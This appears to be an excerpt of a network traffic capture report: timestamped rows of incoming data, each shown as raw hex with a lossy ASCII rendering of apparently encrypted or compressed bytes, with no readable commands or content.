2021-11-06 14:13:03 UTC	25	IN	Data Raw: 78 85 77 8d f4 97 c4 7e f6 14 89 15 bb 34 49 ad 5f 9a 76 2e 32 6b 8c 0b e0 b3 78 34 3c b4 11 0d 1e 06 76 96 d5 7f ac 42 6b c9 87 71 41 62 c3 db 3a 2f 90 dc 5d 82 ee 5c 71 32 a5 c9 f2 b1 da 68 0f 02 a3 07 a3 36 a3 d3 59 4e 77 08 7c d6 20 6c ce a9 85 46 7f dd e6 af 5b 97 44 17 00 9d e8 f1 ac 1c 51 ba a6 03 90 d7 a1 f4 5a 77 52 d0 0c 17 b6 2c 3e 4e 0c 73 95 fd 79 d6 8a 53 cc 5b 1e 45 19 e8 27 52 1a c7 cf fd 38 b9 15 a2 e8 c3 5d e4 d0 9a 90 1c a1 79 2b 97 08 bf 6c 9d 9a e4 d0 fb fb 86 c2 eb 7c 27 27 c7 de 02 ab 2d 60 68 48 11 8a 22 38 60 fb 79 b5 19 e0 64 7b 32 62 3a 76 b2 f8 95 fe 5b 5f ac bc ed ce f3 c9 88 b1 51 b3 31 88 fa bd 42 b0 3b 8a ac 2b ea a4 ec d3 13 50 5a 1d d7 3b 53 07 4f 2a c5 7b ae f7 15 5e f2 c5 b7 d7 00 50 86 c1 4f 60 3a f3 6c 76 99 cd bb 6e Data Ascii: xw~4I_v.2kx4<vBkqAb:/]\q2h6YNw| lF[DQZwR,>NsyS[E'R8]y+l|"-`hH"8`yd{2b:v[_Q1B;+PZ;SO*{^PO`:lvn
2021-11-06 14:13:04 UTC	41	IN	Data Raw: af db 3c d6 85 64 eb 70 b3 f8 76 21 dc d0 d9 4b 1e 00 32 78 e2 23 0c 63 73 aa c2 b6 f1 74 12 ba 97 81 d5 ea bf 3d a3 80 44 ce 6c 3c ca 7a a2 16 a7 e8 22 42 8c e7 96 2d 3f 73 ea fc 01 f8 df f4 ea ef 5c 24 af 16 18 72 ca 61 37 d3 04 8f 4b 55 8a cd a3 98 c9 4b 1f d1 f0 94 80 b7 f4 31 ed 5a e0 c9 7f 72 d7 c1 ba 29 24 a4 f5 fd 19 5f 73 bd d0 e2 c7 1f ac c0 05 2e 57 70 48 f9 73 6c 95 78 77 85 30 a4 67 bb 3d 40 6d 3c 0d be 97 91 95 27 81 38 53 da 98 76 a1 c4 06 f9 fd ec 69 58 c1 59 56 05 35 fb c8 d2 5d de 3f 07 75 ee d0 f9 aa 58 8d 3e ad eb 26 1a 38 a3 ce d2 93 1e b7 ad fe 1e c2 04 15 95 16 e1 e1 df 03 70 d3 f4 58 60 9b 96 e8 a9 de af 7d e1 6f 6f 38 78 d8 c1 14 12 a6 a8 a9 fb cd d5 44 52 94 7a a4 cb b7 e0 f0 3f 28 15 e2 6d 0a 62 14 66 71 3f 0d 18 43 ee 21 ac de Data Ascii: <dpv!K2x#cst=Dl<z"B-?s\$ra7KUK1Zr)$_s.WpHslxw0g=@m<'8SviXYV5]?uX>&8pX`}oo8xDRz?(mbfq?C!
2021-11-06 14:13:04 UTC	57	IN	Data Raw: 74 16 34 45 c6 61 7e 5c 69 2f cf 12 18 03 ee 78 7d 35 60 b8 c3 ea d0 5e e0 2b 53 78 8f fe 75 f1 b9 e1 13 db a1 a7 35 a8 7b 41 0d 0d 22 86 57 b1 67 ec 44 a0 40 f4 60 89 54 07 5e 5c c7 ff 35 5e 0c bb 7f f0 a2 05 d8 50 e4 f2 55 7e 2f 4f b5 3c 2e a6 b7 b3 81 34 ac b1 b4 ad 4e 6b f6 b2 b8 bf ef 2b 4d 8f fc 29 77 06 4d 29 ee b2 02 8c a3 4a e3 42 38 50 97 5b e8 dc 40 67 40 d9 4a a7 1f 0b c8 37 89 2e d5 d5 74 cc dc 64 3b 65 fe ff 0f ad a8 00 fa 3d d9 9b 9f 6b df 26 63 5f d7 68 54 53 95 de 5d ac 11 0d 6c e8 e6 0e 6f 2c c0 d2 9f b9 54 f0 9f bc 79 0e 1b 9e 06 ef 58 4f 2d 82 0b 89 52 f0 b0 d9 c9 8c 30 4d e5 cb 57 8e 05 1c ea 46 40 78 1f f5 1e 0e 6c 8d 03 5d 98 5d ac 4d bf 7e 61 1b 31 b7 4e de 97 5b 34 4a 4a 22 b1 84 c6 26 4e dc a6 12 e8 6c 38 a9 b0 b4 c2 ad f3 bd 53 Data Ascii: t4Ea~\i/x}5`^+Sxu5{A"WgD@`T^\5^PU~/O<.4Nk+M)wM)JB8P[@g@J7.td;e=k&c_hTS]lo,TyXO-R0MWF@xl]]M~a1N[4JJ"&Nl8S
2021-11-06 14:13:04 UTC	73	IN	Data Raw: 60 e6 f5 e8 00 46 aa 28 6a 22 1d 06 22 d8 7d bf d0 a8 ab be 1c 4e c7 f3 f6 71 c6 ce d6 ee ea d0 12 2f 0f 85 1f b3 0c 3c 21 36 56 da 13 0f c2 3c 1c 79 24 73 6b 0c bc bb bb 19 28 49 72 46 c0 75 58 a3 af c7 91 44 a4 da 31 e4 54 77 9e e9 20 1e 09 b5 d4 9f 6b 51 e2 95 c0 2f 5e bf c2 0f 4b c6 05 e6 88 14 72 dc c7 31 59 18 5f 8b df 8e 67 5d 75 fc 4d 48 21 17 7d cd 8a 22 18 d2 a7 a6 70 7a b1 68 08 73 3c 88 e9 b7 ae 88 51 55 cc ed d4 41 e6 b5 d8 ba e7 2c 99 fb cf 78 2d dd 64 fa 09 67 f2 92 f4 99 af 02 69 61 e2 0e 37 b1 97 48 72 2e bf db 34 ad 9d 79 3b ee 17 b9 fa 0b 68 f7 b9 c7 cd cb a3 21 4f f5 33 1d cc ca 97 6d e9 4d 74 c8 86 70 72 d2 94 03 bb c9 f9 e9 ad 21 33 67 ec e5 0b 98 a9 f1 88 46 be 09 b6 6c 50 27 9c e6 5f ba 0c fb 90 67 aa c7 09 22 3f e1 91 19 e2 8c 63 Data Ascii: `F(j""}Nq/<!6V<y$sk(IrFuXD1Tw kQ/^Kr1Y_g]uMH!}"pzhs<QUA,x-dgia7Hr.4y;h!O3mMtpr!3gFlP'_g"?c

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:13:04 UTC	89	IN	Data Raw: 4f d0 d7 b9 bc 1b 10 b5 5b 89 c9 bb 97 33 1d ac e7 06 4f 74 fb 58 6f 21 4e b7 13 72 7c 92 bf 80 e4 03 01 a9 50 66 f6 98 23 4f 26 0a 63 54 09 23 fb 30 bd c0 0e e8 ad cb a6 94 4f 8b 4b b8 9b b1 6c cb fb 76 fc 17 52 ec fa b3 eb 17 e3 bc 38 49 b7 0b 8e 92 98 15 c9 2e 72 1c e0 5a 8f 51 c1 54 2e 12 a1 b0 cd a1 d3 e4 65 2e e1 e2 f7 d1 95 1f 45 08 6b 08 c6 5d aa 76 ac 2b 92 ac 73 49 fd 7b 95 76 b4 00 64 6c 93 35 e1 39 bd 67 c8 4e b5 cc 90 79 de d1 84 3b c2 cb f0 a4 14 10 e7 aa 09 4e 5d 83 3b 9a 5a a0 ee 77 93 9e 1a 9f af 00 48 1e 65 12 49 58 93 48 53 c7 88 1a 94 c6 8e 01 3c a3 45 85 f1 bc 86 2a 87 76 37 87 cb f5 6c 6a 13 48 12 a7 d1 7a b7 2d 69 0a 0d 80 23 c6 ff fa cd d2 4e 52 73 e8 90 ca 1e f0 2b 22 38 e1 89 d7 4a 95 2d 2a 28 09 9b ac 80 1d 9a cd 20 be c1 7a b7 Data Ascii: O[3OtXo!Nr|Pf#O&cT#0OKlvR8I.rZQT.e.Ek]v+sl{vdl59gNy;N];ZwHeIXHS<E*v7ljHz-i#NRs+"8J-*(z
2021-11-06 14:13:04 UTC	105	IN	Data Raw: ae 87 a7 55 0e fb b5 f0 df d0 7b c4 3e c5 0c 1d db 08 ba de c2 04 2b 4b 18 e0 c8 96 8a e3 69 9c 55 00 d8 65 03 e5 89 84 5c 75 49 27 4a 6f 0e 0c e2 cf ab fc f1 fa f3 66 cc 50 27 72 cf e3 1c 76 d3 a8 0d 49 3c 13 71 eb 88 72 bf 8b 2f e4 69 c1 46 37 8b 93 64 b9 48 88 af ea af 0b 75 09 9f 10 d2 46 ea 3a f4 d4 ae 6b 4a ac 4e 66 78 d0 ff 97 1b 69 00 44 8c 3a a7 d4 cf 6d ab 81 bc a3 eb 5d e9 11 a9 12 5d 7a 21 82 ba cd 11 42 97 e0 3e ce 34 2b 87 8c e3 ab 5e a6 f3 18 32 11 66 70 9a 1a eb d2 19 d8 e1 b1 55 54 f8 4c 4b 30 5c 30 97 c7 00 43 88 be f8 76 c4 40 23 5c 9d 0f 16 e2 83 3d 1b 4d ec 6b 71 05 06 48 aa 10 e2 b8 45 a1 c9 e2 76 98 54 de 55 39 08 06 cc 8c bf ee 0b 60 45 1f a7 2b 49 82 4d ee 0a 14 ea d5 3b 52 d5 54 1d bd d7 b8 fb 9c 1e ec 3f 6a ea 7b 5c 3e 00 d2 4a Data Ascii: U{>+KiUe\ul'JofP'rvI<qr/iF7dHuF:kJNfxiD:m]]z!B>4+^2fpUTLK0\0Cv@#\=MkqHEvTU9`E+IM;RT?j{\>J
2021-11-06 14:13:04 UTC	121	IN	Data Raw: 35 45 7b 47 be d1 bc a1 c6 34 55 21 c2 05 65 cf ee 9e d7 d1 6b 59 62 01 98 26 be 44 20 57 47 dc f6 9c 82 0d 29 a7 0e c8 fa 96 8d 6f bb 18 f6 ea 21 0a f1 f9 97 09 d4 8e f1 4f cb b2 7c 88 c0 39 58 3f 88 e1 fc 0d c9 84 97 c9 b7 3c 8d 76 b2 c0 84 fa 7f e8 d0 f8 a3 1d a6 98 aa 5b a9 23 d9 59 31 22 f6 fb 08 cb c0 25 07 90 3f bb ec e8 cf 6e 73 d6 24 e8 8d 7f af ec 07 92 7f 98 b4 ec b3 ca 94 10 4c 0f 61 58 41 dc a9 6b e2 8b 8b 1d c9 34 89 01 f5 c1 45 f3 e6 91 a1 20 40 fe 50 92 ee c6 08 79 0e 3b 04 69 71 40 e1 7b 94 ed 97 66 41 b6 13 cb e9 2c 9f 9e 73 e9 ea 61 dd da 63 24 aa 5b ac 59 b1 51 ca fd 01 1e 56 fb 6b 18 69 a6 6b 0c 47 13 3a 77 6f 1e 4f b5 48 c8 d4 5d f6 d1 a8 de e0 c4 01 10 05 55 1c 82 53 44 7a 36 0d 2c fb 81 a6 b3 d7 01 e3 3f a8 5c 6f 2d 48 4a 44 b7 47 Data Ascii: 5E{G4U!ekYb&D WG)o!O|9X?<v[#Y1"%?ns$LaXAk4E @Py;iq@{fA,sac$[YQVkikG:woOH]USDz6,?\o-HJDG
2021-11-06 14:13:04 UTC	137	IN	Data Raw: a8 b2 e3 09 b1 d4 16 d2 61 04 c0 18 80 2c ab 85 d8 bb 9f 94 69 1b e2 9c d8 1a 52 84 01 f9 cb d8 2f 79 bf 3c f2 98 de d7 39 bd e1 7c 77 c2 7e ea 18 a1 85 7f 5e e9 59 1b 0f be 35 9d fc da b6 9c 03 b9 45 3f 3d 32 9e fa e3 6d bc 35 74 d4 7e fb ff dc 14 4e bd 6a 5d b4 61 0f cb bc c4 7a 08 2c a6 4a a1 b0 78 98 d7 5b 0e 7b 60 b3 40 90 67 22 85 b3 db ba e3 4f a7 31 10 2c 3d 9a 5e 4d c3 fc 7a 24 fe 0f 00 40 d5 35 a7 02 79 85 b8 fa d9 22 9f ac 8b fc 00 f4 d8 71 b7 a5 e4 02 22 e1 8f fa 1a 16 c3 7e 46 87 54 34 61 b2 4a de 7b 07 54 c7 f6 0e a8 c6 0d 2e 14 ae cb f2 82 c8 11 6f fc f1 f0 aa ad de f5 47 e0 76 72 21 65 a8 d2 ac 30 f7 db 10 59 fb 37 18 3f f2 9f 75 77 17 94 91 0d de a8 1e 0f 0c cf 37 e0 15 11 af 05 92 7f 0e da 97 aa 85 fa 68 57 e8 f6 3d 3a 6c 03 ae 99 5f d1 Data Ascii: a,iR/y<9|w~^Y5E?=2m5t~Nj]az,Jx[{`@g"O1,=^Mz$@5y"q"~FT4aJ{T.oGvr!e0Y7?uw7hW=:l_
2021-11-06 14:13:04 UTC	153	IN	Data Raw: 08 3c 04 4b 70 f9 45 4d 5d 85 90 92 57 bd 8c 3f b5 24 c7 4b 49 8d a6 ac 26 49 8b 32 03 b2 33 22 c3 78 47 6b 09 3f 52 aa 75 46 ff eb 5b 69 4e 5d e0 ce 58 7e 09 b6 11 9e 30 0e a2 92 72 71 40 fa f1 50 67 2b 5b 39 87 c9 b6 e5 2c 07 69 b7 8a 00 3b 39 6e 55 c0 39 03 0a 21 22 a1 29 9f 2d b8 55 e9 65 7b eb 68 fd a7 b7 42 b5 85 8a 3e 88 fc 85 bd 9a c8 ea 23 57 f6 55 e9 e9 02 8e 7d c8 17 78 08 0e 83 ff 79 b5 a9 63 b9 87 35 c7 47 33 c7 1b c7 17 6d 3c 24 b4 a5 e8 51 b2 35 f2 b2 da 59 30 b9 2c 09 c5 9c 80 6c ff a3 1e e8 5e 58 39 d7 02 36 7c 43 5c 34 a2 bd 67 2c 48 c6 c2 72 ba 97 08 a5 07 93 1a 3c ac 07 1f 58 21 12 54 cb 4d fc ca 1d 4f 1e cf 57 c5 73 20 35 35 fd ce d3 c8 c0 b2 5b 67 30 b3 0e 63 0d 8c 0a 8e 4a 44 3e 05 37 e6 0d cc 46 9a 1a 96 c6 d2 e8 16 3c cc 84 cb 02 Data Ascii: <KpEM]W?$KI&I23"xGk?RuF[iN]X~0rq@Pg+[9,i;9nU9!")-Ue{hB>#WU}xyc5G3m<$Q5Y0,l^X96|C\4g,Hr<X !TMOWs 55[g0cJD>7F<
2021-11-06 14:13:04 UTC	169	IN	Data Raw: da 04 27 df 11 0b a7 ce b1 ec 9c 07 4c 21 5c 53 3d 6b f4 7b 5c 51 8a fb 07 26 55 65 ba 69 f1 d6 51 5c f1 97 15 75 51 e3 67 22 4b e4 d9 da a7 82 49 bb 33 5b de da cf c2 97 a6 f7 d7 11 8f 0d a8 89 3e 64 8b 67 b2 a6 ff 8e 3e 72 0c 74 03 1b 9f e6 56 4b 0b 7c 85 f2 e7 06 36 7f b2 8e fe e9 73 2e d9 2f d9 d2 ab 75 6d 99 c2 67 b1 03 37 c3 c5 95 33 70 98 ba e6 0e 8d b5 59 cf 0a 12 e6 a4 59 17 bf 5f be b2 62 16 30 1b a4 09 10 9b 40 53 e8 82 95 97 63 dd 42 e8 57 e0 a3 3f a2 1e e5 dd d5 87 b4 06 0d 75 14 60 9b 4b c2 c8 7a 47 c5 02 16 4c 83 a5 24 21 77 3e eb 1e 27 ba f7 e7 02 ab dd 79 1a 01 88 64 36 74 77 4a ca 4c 06 14 8b 1e f5 77 dd fc 94 4b 10 3d d5 57 6e 36 6e 81 36 87 3c e3 c5 12 1e ee 7a 33 d4 80 e1 59 d9 7e 89 22 73 94 31 56 91 6c c7 39 47 ca 20 48 c5 a6 6b 11 Data Ascii: 'L!\S=k{\Q&UeiQ\uQg"KI3[>dg>rtVK|6s./umg73pYY_b0@ScBW?u`KzGL$!w>'yd6twJLwK=Wn6n6<z3Y~"s1 Vl9G Hk
2021-11-06 14:13:04 UTC	185	IN	Data Raw: 44 71 35 c8 2e ec cd c4 4b 14 a2 89 81 ec ee 3d 2f f8 17 4d 0c 6a 7a 97 be bf d7 d0 1a 7a 02 46 ab 52 f4 20 46 0e 10 30 0b 66 40 fd ee 88 6a b7 dc 41 fb 56 2f cd d7 f8 cd dd 29 85 6a 71 3a 1b 52 27 ae 08 d0 59 c2 5f 23 b0 cc 89 2f 6b e1 e9 4a 20 58 b6 30 cf 85 2c 8f 59 6b 69 61 21 25 ce f6 ec 12 b7 67 42 c3 05 3f a7 0a ab cd a9 56 08 4e 2d 2e be 5f b4 52 e8 ef 8c d8 5e a8 b7 58 a8 da 12 56 93 4f df 81 42 e7 0b e8 22 c4 b1 19 2f f4 11 11 21 02 65 02 c5 15 6f a4 ce 78 5a c0 5f 68 6b 8f 0e 00 35 0d 1d 63 d7 c6 40 7c c7 14 1e 01 09 a6 a6 75 58 3f 30 57 a2 41 c2 6c 5a 01 64 f9 a6 5c 17 65 89 41 73 4c 73 0c 3d 2d 53 f4 b0 f0 55 1a bb 27 bc c0 11 70 7a a6 ba ab 3a 76 ec 82 77 ab 96 ac 5f bc 39 53 36 2f c7 a0 27 c4 a5 27 a8 74 09 db d3 47 7d 44 d4 85 2b 48 ae 4f Data Ascii: Dq5.K=/MjzzFR F0f@jAV/)jq:R'Y_#/kJ X0,Ykia!%gB?VN-._R^XVOB"/!eoxZ_hk5c@|uX?0WAlZd\eAsLs=-SU'pz:vw_9S6/"tG}D+HO
2021-11-06 14:13:04 UTC	201	IN	Data Raw: f1 78 cd 93 af b2 2a 60 3e 37 bd 4f 4e 80 4e c0 f4 8d ec 2f aa 1c cc 6a 8a 1f af 2e 80 70 08 99 ac 7e 8b 6c ed 19 d2 d7 77 68 c8 2e ce 1a 08 25 36 51 4d 8c b7 0e 08 24 5e b9 e7 7c 21 3b 80 62 0c 33 81 44 6b 59 1d 70 b6 4b a1 a7 1c ab 0d d3 df 41 80 8f 80 42 59 31 cd 49 a3 a0 9a 0d 25 01 ce ca b6 43 e1 1b cd e7 34 cc f9 bf 3c ae 7a 5f c0 c6 bb 7d a4 7e 50 5a 3d 96 b9 f6 c5 a1 80 84 45 74 be fa 7b 2e 7a e2 c9 e5 b4 b3 aa a9 80 e6 45 1a 5e ce 4b 1b 32 05 e6 28 4a 3e ae 20 a4 10 3b e4 9d 65 a3 22 01 cc 4d 74 68 62 56 54 01 dd c5 2a 40 cf 2f 0d 23 5c cd 95 6a 5c 03 c5 4c 0c f5 45 86 ce 55 64 86 ae 9a 99 b3 62 dc eb 5b f5 8e 42 18 9b 48 ee ab 1d dc 7e 79 ee ab 3a 56 45 4c 66 f0 91 06 36 65 c0 c1 25 cd d8 3c ee 48 1e 3b 4e 99 45 a3 03 0a 51 ef 90 ea d3 6a b9 05 Data Ascii: x*`>7ONN/j.p~lwh.%6QM$^|!;b3DkYpKABY1I%C4<z_}~PZ=Et{.zE^K2(J> ;e"MthbVT*@/#\j\LEUdb[BH~y :VELf6e%<H;NEQj
2021-11-06 14:13:04 UTC	217	IN	Data Raw: e6 e9 fb 84 7b 55 54 25 23 b6 ff 45 4c 74 01 36 a4 76 10 52 4f 1b d3 a5 34 bb 37 42 d3 7e 9c cb ab 8f 02 db 35 6e ef ad c4 41 77 8b 20 9d 03 24 e6 37 26 69 4e 02 bb 72 52 94 82 0c 87 b3 d4 ed 5c 02 97 91 53 db 06 8a 21 9e c7 e1 1e f8 9a 2f eb fb 56 c4 c0 e9 7b 93 19 9b 38 8f 31 67 21 0c d3 07 63 3f a9 82 81 e9 e1 9e 1f 02 f6 f1 05 2f 9c 50 59 23 a5 f1 5b c0 04 63 f1 1b dc 06 52 a1 e8 50 18 46 84 aa 34 84 60 31 e8 c4 3f 99 01 de c5 c2 c4 26 85 c0 4e 20 55 78 ca 8f 13 a6 5c 7e 4d 2d 22 92 71 1d b3 35 28 f0 3b e1 e7 6b 48 0a 22 1b c0 c3 07 aa bf e3 3a 2c 7c 37 e8 7e 83 f2 c7 b7 66 8a e3 1c 2e d1 b9 27 af 3d 1a c0 ba d8 a1 00 d1 0f 46 d0 99 51 d1 df eb d8 a1 de 0b 65 87 f9 ea 05 03 cb e9 db 74 ee df 21 ff 63 f3 48 f7 21 a7 dc fa d5 b1 54 45 1e f3 e5 1e 22 96 Data Ascii: {UT%#ELt6vRO47B~5nAw $7&iNrR\S!/V{81g!c?/PY#[cRPF4`1?&N Ux\~M-"q5(;kH":,|7~f.'=FQet!cH!TE"

Timestamp	kBytes transferred	Direction	Data
2021-11-06 14:13:04 UTC	233	IN	Data Raw: 2f b0 7a 55 31 42 5a 6d 4a d8 24 72 91 23 42 42 75 45 5e 1a 93 e9 7c 91 d9 aa c7 56 dd d3 f7 dc f7 53 30 59 76 a4 4d 73 a5 93 fc 4a 97 60 ea 8a 84 07 c8 cc ae c9 c8 20 15 02 6a 05 1b 7a 48 7c 64 8f 33 9c 27 bd 53 5c 35 bb 93 16 a7 99 0c 5a 68 93 72 28 f5 ad d9 d1 ee 7d db 4c 48 0e b7 05 be 8a 6b 70 6d 57 b3 b5 c8 f6 8f 11 c8 30 52 52 61 96 ec d9 47 f5 d2 02 f7 db a8 07 61 f7 84 38 78 20 4a 34 3a ec c3 fc 79 ad da 21 e0 f5 a8 18 9e af 12 32 bd 00 6b 18 d1 6e 75 c0 4e a6 8a 45 e1 62 f0 52 0e ee 5b c8 2e 5d cd 05 b9 a3 53 e1 9d 8e ed ea d2 04 43 a5 a9 e7 56 47 94 b6 1c 50 94 33 54 50 df e6 b6 ad 4a ae 2c 33 25 e1 6e 7b 65 69 14 dd cc 7e d9 dc 73 9b 14 31 e7 e5 85 3d da 01 1c d8 83 f5 f4 16 71 63 ed 18 ff 21 99 b7 e1 37 7a b1 7f de f2 22 66 d0 3b d5 2d 6f d0 Data Ascii: /zU1BZmJ$r#BBuE^|VS0YvMsJ` jzH|d3'S\5Zhr(}LHkpmW0RRaGa8x J4:y!2knuNEbR[.]SCVGP3TPJ,3%n{e i~s1=qc!7z"f;-o
2021-11-06 14:13:05 UTC	249	IN	Data Raw: 97 44 f6 59 62 11 51 32 c1 3d 88 a0 b1 a7 29 64 14 86 a3 35 8b 6c 0e 0b 49 be fe f4 9c 20 5d 83 27 9d ab c3 62 d9 e9 74 6f 58 bc 3c f7 13 b6 e0 2d ce b6 95 22 c1 0e 3e 95 ce a0 36 54 a6 92 68 21 cd 43 c8 3d fc 00 d5 7a b0 15 19 17 51 22 8f fd 47 8c 75 06 ba 97 01 16 9d 7a e1 16 aa 9d f5 4f 10 cd f4 2e a1 13 03 14 e0 f4 40 79 b2 58 8c a4 cb e7 8f dc b9 e4 cd c3 39 47 46 ec 8e 3a 88 8d 8e 28 50 30 44 09 c6 95 0b 60 49 a4 99 8a 3a b7 a6 51 bc 9b e9 b9 67 04 55 30 8e 67 83 06 9c 7c bd af 6c 79 6d 39 aa f5 fa 71 30 57 d2 18 3c 74 80 6a 51 22 9f 31 06 75 9a 47 6c ee 26 b3 94 3b 8d 6f c0 af 4f 31 c0 4c aa ff 5e d8 59 fc b0 8f 11 b8 20 2f 58 88 db d3 9c 9a 5a 75 a1 23 73 c7 b7 32 00 23 1d 9b 2d 4a db c1 16 07 9d 6c 1b ac 86 09 21 ad bf 8e 5f c9 78 36 5d ed 13 22 Data Ascii: DYbQ2=)d5ll]'btoX<-">6Th!C=zQ"GuzO.@yX9GF:(P0D`I:QgU0g|lym9q0W<tjQ"1uGl&;oO1L^Y /XZu#s2#-Jl!_x6]"
2021-11-06 14:13:05 UTC	265	IN	Data Raw: 7d 6b f9 93 45 69 38 8a 08 26 f7 5b 03 5a 4d f3 67 2a f7 58 c3 fa ca 65 45 2a 04 e4 5f 76 6d 5c f5 7e 53 a5 81 c4 94 29 64 d6 a2 6c 5b 0b 59 fa 7e 6d 66 a1 0e 42 78 2e 7f ed c3 ad 83 ec ba c6 17 66 69 e0 a7 e5 4c 07 e3 0d 7d 4e 07 c7 8a ba b9 ec 3b 60 2f 50 09 f7 b8 32 1c 6e c9 67 d6 33 0d a4 3f d8 b5 c8 fd d6 51 5a 1e e4 de 25 53 aa 09 9c 8a 0e d9 e9 12 0b 00 aa 6a 77 74 6c a9 11 83 a3 e0 06 55 60 cc 99 bf b0 4f 90 8e c4 5b 49 1c d0 72 83 23 f4 2d 21 aa e5 55 75 e0 52 4f 70 9f 19 d3 c6 2f 01 d7 e3 36 a1 62 41 ac 28 24 cb 37 46 e3 bf 2c 3c 4b 7f 0c 17 4d 58 f3 3c 70 bd 00 9b 27 69 01 9e 03 c4 24 c4 f4 19 c7 d7 a7 9d 75 59 eb 03 ef 88 b8 8c 28 9f 32 06 44 df ee 9d 85 9c 95 09 16 bf 4a c8 77 13 fa 33 62 2f 36 47 92 c1 9f 10 ab 70 e5 07 d2 ea 2b 25 19 e9 db Data Ascii: }kEi8&[ZMg*XeE*_vm\~S)dl[Y~mfBx.fiL}N;`/P2ng3?QZ%SjwtlU`O[Ir#-!UuROp/6bA($7F,<KMX<p'i$uY (2DJw3b/6Gp+%
2021-11-06 14:13:05 UTC	281	IN	Data Raw: 10 9f 9d a3 6e b0 63 21 c6 c2 30 7b 13 39 a1 a2 ce 35 80 b9 60 56 07 ef 59 b4 91 f2 87 44 c7 84 93 2f ef 6f ba 55 8a 0a f0 5e 23 c4 73 a1 18 2d 75 bd b4 0d 55 a9 9b db 84 0d c7 42 6e 6e d1 f4 90 78 80 6e 6e e0 40 a1 11 6e b0 d3 7b dd a7 66 d0 79 54 15 24 8a 0d 91 90 cb 6e 4a 9b 07 66 69 a5 31 1c af e7 32 d0 b5 eb 1b 1e f5 8d ea 40 c0 a9 c2 4d 19 ab 1e e0 12 35 a4 90 2c 86 0e c2 4b d7 0a fb 88 80 78 10 a9 23 59 9e 55 47 5f 46 f3 60 eb bb c3 9d af 97 95 50 56 19 70 9e f1 e9 af 2d b8 3f 56 98 29 ee f6 8e 13 24 a4 50 f6 37 22 00 75 62 6b d4 d1 04 e2 9f a8 5b 22 13 17 bb ef 8d ea 2b 97 c3 9e ec 04 cc 70 a6 ad 42 25 21 15 a4 33 89 6c c2 d5 94 54 c2 a7 a1 00 1e b7 f9 24 22 8c 98 2f ad bf 9b 27 9f 92 4c 74 4e dc ed 25 f1 a8 c9 57 7f 08 b4 87 77 67 fa f9 77 8d db Data Ascii: nc!0{95`VYD/oU^#s-uUBnnxnn@n{fyT$nJfi12@M5,Kx#YUG_F`PVp-?V)$P7"ubk["+pB%!3lT$"/'LtN%Wwgw
2021-11-06 14:13:05 UTC	297	IN	Data Raw: aa 5c a4 1c 16 fa 34 22 e9 d7 97 92 d4 c5 b4 34 1e 31 b9 9a 14 47 63 62 b3 b8 d4 1f 86 49 f0 97 57 33 c7 3e b9 72 a8 41 e6 e6 bc 7e e6 a1 94 65 dd 14 87 38 d7 02 45 56 0b f6 17 80 3b d2 c5 e4 d1 48 c3 d3 b2 b4 60 9f 29 a5 70 1d 9c b0 06 02 cc 35 11 e7 19 2b 57 db 65 ab d0 fa 48 59 81 a8 50 97 6c fc d5 b1 e7 dc dc ac 2b ef 74 04 bc 7f e4 43 e1 5a 36 77 ee 2f 88 b7 70 d0 08 45 9a 0d 3f 3a 6a d7 c0 7f 9c 1a 15 9f 2b 8c 24 b5 a7 07 a6 ea c1 58 2d 0a 5e 8d 65 34 04 55 18 4a b4 1c e7 67 64 e3 51 14 74 ec 0a dc b5 c0 cf 34 ba 16 46 c5 49 14 49 e7 a0 45 f1 b1 b9 67 06 ed cd 5b d4 0a 68 76 4f 31 c0 8b 13 d9 c6 ed 0a e2 3c 79 36 34 66 35 ef 18 9d 08 d6 2d 4a b8 f5 5c 68 11 0a ff aa 09 be a7 55 32 94 22 01 db 5b 72 57 aa 1e e8 e8 99 9d 32 e9 0f 48 9f e7 08 16 7a 63 Data Ascii: \4"41GcbIW3>rA~e8EV;H`)p5+WeHYPl+tCZ6w/pE?:j+$X-^e4UJgdQt4FIIEg[hvO1<y64f5-J\hU2"[rW2Hzc
2021-11-06 14:13:05 UTC	313	IN	Data Raw: bd 3e 5f f0 6f a2 ec 16 d6 fd 0d 32 d1 a5 f7 37 93 53 02 9a 59 c3 80 c3 32 92 55 12 3a e3 c3 57 f6 63 19 84 75 b7 76 28 0b 2f d5 a2 18 ef 7c 91 ff eb 1c 62 92 92 d0 c8 50 25 75 86 5d db c8 6a 4f 57 fb 97 f3 01 36 d8 fc bd d2 46 f9 d4 66 8e 80 25 6d 78 0b 20 8b a8 82 ff b7 e8 a4 38 be 34 03 7f c6 f7 93 3e f6 49 45 12 9b aa 3f 39 82 0c 4e 8a 48 4f 42 39 0a d1 ef 06 01 95 fe 45 ef 12 db 9a 6c 50 98 4e 3a a5 cd 84 66 97 3d 0d a3 eb 50 f7 90 c7 d1 e6 c1 9f ae 9f e0 6b 0d 25 2b d3 e5 5a b9 e6 28 4f 66 4c 5e 2f c6 67 71 50 fa 7c 9d 36 30 50 de 82 91 e4 f3 18 9c 94 8e 46 39 9f d0 c1 fb 53 39 fc de c8 05 a1 46 ed 66 b8 8d 40 69 10 83 e1 6f de f9 ed 3e 24 a5 89 46 a2 af 67 c8 ea 13 a7 32 60 58 80 b5 6d 5e 2b 6c 6e 70 bf 1e 84 5c 11 8d 50 e2 9f 94 15 35 de b9 4e 60 Data Ascii: >_o27SY2U:Wcuv(/|bP%u]jOW6Ff%mx 84>IE?9NHOB9ElPN:f=Pk%+Z(OfL^/gqP|60PF9S9Ff@io>$Fg2`Xm^+ lnp\P5N`
2021-11-06 14:13:05 UTC	329	IN	Data Raw: d2 c6 7e ed 6d 74 52 27 65 2b bc 7c ed 6e 3f 25 95 c8 02 79 f4 6d 3d eb 88 0a d5 25 75 ef 5d f7 a5 f8 fe e1 c0 cf a9 cb 66 48 ac 0f 03 e2 ae c7 64 bd df c2 d3 df 07 fb df bb 35 77 69 30 a9 73 3b 75 a5 e2 33 51 26 55 1e 2e 02 01 3f 75 d5 a4 ff 9a 6c 74 44 75 a2 89 44 03 3e c3 fd 57 6d ec 6b 67 10 b8 ff a4 42 75 f6 a9 a7 88 4c a8 a1 f1 7f 63 43 d3 c5 28 30 e6 b3 02 de c9 10 98 7c d5 9f 82 49 b8 f2 1b 36 20 b1 ad a0 a4 ca 06 af 36 1a a2 42 f9 d6 74 a7 49 13 48 0b f8 6f c4 e7 5f 56 dc e0 94 85 db 02 94 89 b6 52 06 04 61 62 0f ca 93 8c a5 9e 7b 64 74 a8 36 9c 35 14 22 f1 4b cf f5 e7 f9 40 78 28 ca 9b 8f 87 9d 9c 92 0e ee c3 bb f6 88 8f 53 61 be b7 5b d2 41 05 cf 17 ac 52 76 06 d5 1f b7 b9 2d 15 